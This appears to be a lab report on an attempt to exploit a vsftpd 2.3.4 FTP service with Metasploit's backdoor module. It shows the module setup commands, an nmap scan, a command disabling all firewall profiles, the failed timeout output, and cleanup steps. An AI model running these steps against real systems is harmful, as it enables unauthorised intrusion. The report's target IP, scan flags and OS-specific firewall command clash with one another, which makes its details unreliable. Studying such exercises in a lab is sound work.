

Metasploit Exploitation Documentation

Project Requirement

The project requires demonstrating basic exploitation skills in a controlled lab environment using the Metasploit Framework with proper target verification and scope definition. The exploitation process must be documented step-by-step, including tool configurations, execution steps, and results. All activities must follow safety guidelines and ethical considerations with proper documentation. Evidence of proper lab containment and clean-up procedures must be included. A comprehensive report detailing the exploitation process must be provided.

Lab Environment Setup

1. Lab Configuration:

- **Attacker Machine:** Parrot OS with Metasploit Framework v6.3.54-dev
- **Target Machine:** Virtual machine with IP address **10.138.16.199** running a vulnerable vsftpd 2.3.4 FTP service
- **Network Setup:** Isolated internal network to ensure lab containment

2. Pre-Exploitation Steps:

- **Nmap Scan:** Verified that port 21 (FTP) was filtered on the target system
 - **Firewall Status:** Disabled firewall on both attacker and target machine to allow exploitation
-

Exploitation Process

1. Selecting the Exploit:

- **Command Executed:**

search vsftpd

- **Result:** Identified `exploit/unix/ftp/vsftpd_234_backdoor` as a viable module for exploitation

A screenshot of the Metasploit framework's search results for the keyword 'vsftpd'. The interface shows a list of matching modules. The first module is 'auxiliary/dos/ftp/vsftpd_232' with a disclosure date of 2011-02-03 and a rank of 'normal'. The second module is 'exploit/unix/ftp/vsftpd_234_backdoor' with a disclosure date of 2011-07-03 and a rank of 'excellent'. The background of the terminal window shows a faint image of a person's face.

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/dos/ftp/vsftpd_232	2011-02-03	normal	Yes	VSFTPD 2.3.2 Denial of Service
1	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No	VSFTPD v2.3.4 Backdoor Command Execution

2. Setting Up the Exploit:

- **Commands Executed:**

```
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOST 10.138.16.202
set RPORT 21
show options
```

A screenshot of the Metasploit terminal showing the execution of several commands. The user sets the RHOST to 10.138.16.202 and the RPORT to 21. The terminal output shows the commands being entered and the corresponding responses from the framework.

```
[msf](Jobs:0 Agents:0) >> use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> set RHOST 10.138.16.202
RHOST => 10.138.16.202
[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> set RPORT 21
RPORT => 21
```

- **Configuration Details:**
 - RHOST set to 10.138.16.202
 - RPORT set to 21
 - Default payload `cmd/unix/interact` was used

3. Attempting the Exploit:

- **Command:**

```
exploit
```

- **Result:** The exploit failed with the error:

A screenshot of the Metasploit terminal showing the result of the exploit attempt. The user enters the 'exploit' command, and the framework returns an error message indicating that the connection to the target host timed out.

```
[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> exploit
[-] 10.138.16.202:21 - Exploit failed [unreachable]: Rex::ConnectionTimeout
The connection with (10.138.16.202:21) timed out.
[*] Exploit completed, but no session was created.
```


4. Analyzing the Failure:

- **Possible Reasons:**
 - Port 21 is **filtered**, indicating firewall or network filtering issues
 - Target service might not be running or accessible
 - Network misconfiguration or isolation problem

5. Troubleshooting Steps:

- **Network Check:** Confirmed the target is reachable (**ping 10.138.16.202**)
- **Port Check:** Re-ran Nmap with:

```
sudo nmap -p 21 -sS -sV -Pn 10.138.16.202
```



```
[root@parrot]-[/home/user]
#nmap -p 21 -sV 10.138.16.202
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-26 22:48 UTC
Nmap scan report for 10.138.16.202
Host is up (0.0048s latency).

PORT      STATE      SERVICE VERSION
21/tcp    filtered  ftp
MAC Address: 6C:94:66:F6:9C:D5 (Intel Corporate)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.66 seconds
```

- **Firewall Disabled:** Ensured all firewalls were off using:

```
netsh advfirewall set allprofiles state off
```

Lab Containment and Clean-Up

- **Lab Isolation:** All testing was conducted in an internal network, preventing any external access.
 - **System Reversion:** The target VM was reverted to a clean snapshot to maintain lab integrity.
 - **Firewall Reinstatement:** Firewalls on both attacker and target systems were re-enabled.
 - **Logs Cleared:** All temporary files and logs were securely deleted.
-

Conclusion

The exploitation attempt using `exploit/unix/ftp/vsftpd_234_backdoor` was unsuccessful due to connection timeout issues. The likely cause was a filtered port or a misconfiguration in the network setup. The documentation includes all steps taken, troubleshooting efforts, and proper lab clean-up procedures. Further testing with adjusted network settings or an alternative target service may be required to achieve a successful exploitation.